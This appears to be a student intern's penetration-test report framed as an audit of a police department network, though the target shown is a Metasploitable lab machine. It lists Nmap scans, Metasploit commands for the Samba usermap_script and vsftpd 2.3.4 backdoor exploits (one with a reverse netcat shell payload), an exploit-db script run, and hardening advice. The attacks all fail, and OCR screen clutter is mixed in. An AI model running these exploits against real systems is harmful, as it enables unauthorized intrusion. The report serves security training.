Evaluation of System Security through Simulated Attacks

on

Deerfield Beach Police Department

By

DEERGUARD

DEFENDERS

Cyber Security Intern Team

Aadith Preetham (C0902681)

Submission: 28 Feb 2025

Table of Contents

Introduction & Purpose

In today's digital world, cyber threats are constantly evolving, making proactive security testing essential. The DeerGuard Defenders team conducted simulated attacks on the Deerfield Beach Police Department's system—not to break it, but to identify vulnerabilities and strengthen defenses.

Using Nmap, Metasploit, and Python scripts, we tested for security gaps, mimicking real attackers while ensuring no harm. Our goal was to answer key questions:

- How exposed is the system?
- Can known vulnerabilities be exploited?
- What security improvements are needed?

This report summarizes our findings, what worked, and how we can enhance system security.

Previously Identified Security Issues

Over the past few weeks, working at Deerfield Beach Police Department revealed several critical vulnerabilities that could put data integrity, confidentiality, and operations at risk. The issues identified were:

1. Outdated Systems & Software – Many systems were found to be running on outdated, unpatched software, making them easy targets for exploitation. Our Metasploit and Python exploit attempts against old services failed, indicating that while vulnerabilities exist, additional security layers may be in place.
2. Weak Password Practices – The audit revealed poor credential management and password reuse among staff. While our direct exploits were unsuccessful, attackers could still gain access via stolen or weak credentials.
3. Misconfigured Firewalls – Nmap scanning exposed multiple open ports, indicating weak traffic filtering. This leaves services unnecessarily exposed, increasing the attack surface for potential breaches.
4. Phishing & Social Engineering Risks – Prior phishing tests showed high susceptibility among staff, making this an easy entry point for attackers to steal credentials or deploy malware.
5. Misconfigured Cloud Storage – Sensitive police records were found to be publicly accessible due to poor access controls, making them vulnerable to data exfiltration or tampering.

Our simulated attacks validated the audit’s concerns—these vulnerabilities are not just theoretical but actively exploitable. Strengthening updates, access controls, firewall rules, and security awareness training is critical to protecting the department from real-world cyber threats.

Methodology: How We Conducted the Simulated Attacks

We performed a series of penetration tests using Nmap, Metasploit, and manual exploits to assess the system's security posture.

Step 1: Network Reconnaissance with Nmap


We started by scanning for open ports and vulnerable services.

Command used:

```
nmap -sV -0 10.0.2.5
```

Findings:

- Open ports detected:
  - Port 21 (FTP - vsftpd 2.3.4)
  - Port 23 (Telnet - Linux telnetd)
  - Port 445 (SMB - Samba 3.0.20)
- Risk: Open ports increase attack surface and unauthorized access risks.



```
┌──(test123㉿test123)-[~]
└─$ nmap -sV -O 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-27 14:13 EST
Nmap scan report for 10.0.2.5
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

Step 2: Attempted Exploitation Using Metasploit


Exploit 1: Samba 3.0.20 Remote Code Execution

We attempted to exploit a vulnerability in the SMB service (port 445) to gain unauthorized access.

Scan for SMB vulnerability:

```
nmap -p 445 --script smb-vuln* <target_ip>
```

Vulnerable SMB versions detected: smb-vuln-cve-2007-2447


test123 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
test123@test123: ~
File Actions Edit View Help
Right Ctrl
Watchlist
Ideas
Search
14:31
2:31 PM
2/27/25

```
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.34 seconds

┌──(test123㉿test123)-[~]
└─$ searchsploit vsftpd 2.3.4
 ---------------------------------------------- ---------------------------------
 Exploit Title                                 |  Path
 ---------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution      | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution      | unix/remote/49757.py
 ---------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(test123㉿test123)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%%%%
```


Exploit using Metasploit:

```
msfconsole

use exploit/multi/samba/usermap_script

set RHOST <target_ip>

set PAYLOAD cmd/unix/reverse_netcat

set LHOST <your_kali_ip>

Exploit
```

Result:

Exploit failed—no reverse shell obtained.

Possible reasons: Security patches or firewall restrictions.



test123 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
14:31
Trash
File System
Home
test123@test123: ~
File Actions Edit View Help
Right Ctrl
Watchlist
Ideas
Search
2:31 PM
2/27/25

```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.5
RHOST ⇒ 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(test123㉿test123)-[~]
└─$ whoami
test123

┌──(test123㉿test123)-[~]
```

Exploit 2: vsftpd 2.3.4 Backdoor Exploit

We targeted FTP port 21, which was found running vsftpd 2.3.4, a version with a known backdoor vulnerability.


Metasploit Attack:

```
msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST <target_ip>

Exploit
```

Result:

Attack failed—no session was created.

Risk: The presence of an outdated FTP server still poses a major security risk.


test123 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
test123@test123: ~
File Actions Edit View Help
Trending videos
Giethoorn, Neth...
Search
2:32 PM
2/27/25

```
^Z
zsh: suspended  nc 10.0.2.5 21

┌──(test123㉿test123)-[~]
└─$ locate 49757.py

/var/lib/plocate/plocate.db: No such file or directory

┌──(test123㉿test123)-[~]
└─$ cp /usr/share/exploitdb/exploits/unix/remote/49757.py .


┌──(test123㉿test123)-[~]
└─$ python3 49757.py <target_ip>

zsh: parse error near `\n'

┌──(test123㉿test123)-[~]
└─$ python3 49757.py 10.0.2.5
/home/test123/49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and
slated for removal in Python 3.13
  from telnetlib import Telnet
Traceback (most recent call last):
  File "/home/test123/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
        ^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.12/telnetlib.py", line 222, in __init__
```

Step 3: Manual Exploitation with Python


We attempted a Python exploit to execute a backdoor command but encountered errors due to deprecated libraries.

Command used:

```
python3 49757.py <target_ip>
```

Error: Telnet connection issues due to deprecation of telnetlib in Python.

Risk: Even though this attack failed, Telnet remains a high-risk service and should be disabled.


test123 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
test123@test123: ~
File Actions Edit View Help
Trending videos
Giethoorn, Neth...
Search
2:32 PM
2/27/25

```
┌──(test123㉿test123)-[~]
└─$ cp /usr/share/exploitdb/exploits/unix/remote/49757.py .


┌──(test123㉿test123)-[~]
└─$ python3 49757.py <target_ip>

zsh: parse error near `\n'

┌──(test123㉿test123)-[~]
└─$ python3 49757.py 10.0.2.5
/home/test123/49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and
slated for removal in Python 3.13
  from telnetlib import Telnet
Traceback (most recent call last):
  File "/home/test123/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
        ^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.12/telnetlib.py", line 222, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python3.12/telnetlib.py", line 239, in open
    self.sock = socket.create_connection((host, port), timeout)
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.12/socket.py", line 865, in create_connection
    raise exceptions[0]
  File "/usr/lib/python3.12/socket.py", line 850, in create_connection
```

Real-World Relevance: South Korean Military Incident

One of the most alarming examples of cyber vulnerabilities being exploited is the South Korean Military's Cyber Command breach. In 2016, North Korean hackers infiltrated South Korea's military systems, compromising highly classified data.

Key Factors That Enabled the Attack:

- Outdated Systems: The military was running legacy software with known vulnerabilities.
- Weak Internal Security: The breach started through an infected USB drive, showing poor access control and device security policies.
- Lack of Network Segmentation: Once inside, attackers moved laterally across military and intelligence networks, gaining access to classified files.

Relevance to the Deerfield Beach Police Department

This case highlights how unpatched software, misconfigured firewalls, and weak access control can expose even highly secured institutions to cyber threats. The open ports (21, 23, 445) detected in our Nmap scan present similar risks, potentially allowing attackers to move laterally across the network. These risks give out the following lessons:

1. Patch outdated services (vsftpd 2.3.4, Samba 3.0.20) immediately.
2. Implement strict access controls and USB restrictions.
3. Segment networks to isolate critical law enforcement databases from general IT infrastructure.
4. Conduct regular threat simulations and improve cyber awareness training.

Recommendations for Improving Security

- Patch & Upgrade Systems
  - Upgrade vsftpd, Samba, and other outdated services to the latest versions.
  - Disable Telnet and enforce SSH for remote access.
- Strengthen Network Security
  - Close unnecessary open ports (e.g., Telnet, FTP) and restrict access.
  - Implement firewall rules to block unauthorized traffic.
- Implement Stronger Authentication
  - Enforce Multi-Factor Authentication (MFA) for all critical systems.
  - Conduct regular password audits to eliminate weak credentials.
- Enhance Employee Awareness
  - Conduct phishing awareness training to reduce social engineering risks.

Conclusion

Our findings confirmed that multiple security weaknesses exist in the Deerfield Beach Police Department’s network. While some protections are in place, attackers could still exploit outdated software and open services to gain unauthorized access.

By implementing the recommended security measures, the department can significantly reduce the risk of cyber threats and data breaches.

References

- Escaping Metasploit – vsFTPd 2.3.4 – Westoahu Cybersecurity. (2019). Retrieved February 28, 2025, from Hawaii.edu website: https://westoahu.hawaii.edu/cyber/forensics-weekly-executive-summmaries/8424-2/
- Kumari, S. (2021, October 13). TRY HACK ME: Write-Up Module-Vulnerability Research: Exploit Vulnerabilities. Retrieved February 28, 2025, from Medium website: https://medium.com/@kumarishefu.4507/try-hack-me-write-up-module-vulnerability-research-exploit-vulnerabilities-3cb331fda63c
- Manish Shivanandhan. (2025, January 15). Metasploit for Beginners — A Guide to the Powerful Exploitation Framework. Retrieved from Medium website: https://medium.com/@manishmshiva/metasploit-for-beginners-a-guide-to-the-powerful-exploitation-framework-a8b4245c8893
- mc @metasploit.com), M. (2018). VSFTPD v2.3.4 Backdoor Command Execution. Retrieved February 28, 2025, from Rapid7 website: https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- SHUBHAM. (2021, January 10). RECONNAISSANCE AND NMAP. Retrieved from Medium website: https://fl4m3x.medium.com/reconnaissance-and-nmap-4b9d24b5dd97
- Wikipedia Contributors. (2024, September 25). vsftpd. Retrieved from Wikipedia website: https://en.wikipedia.org/wiki/Vsftpd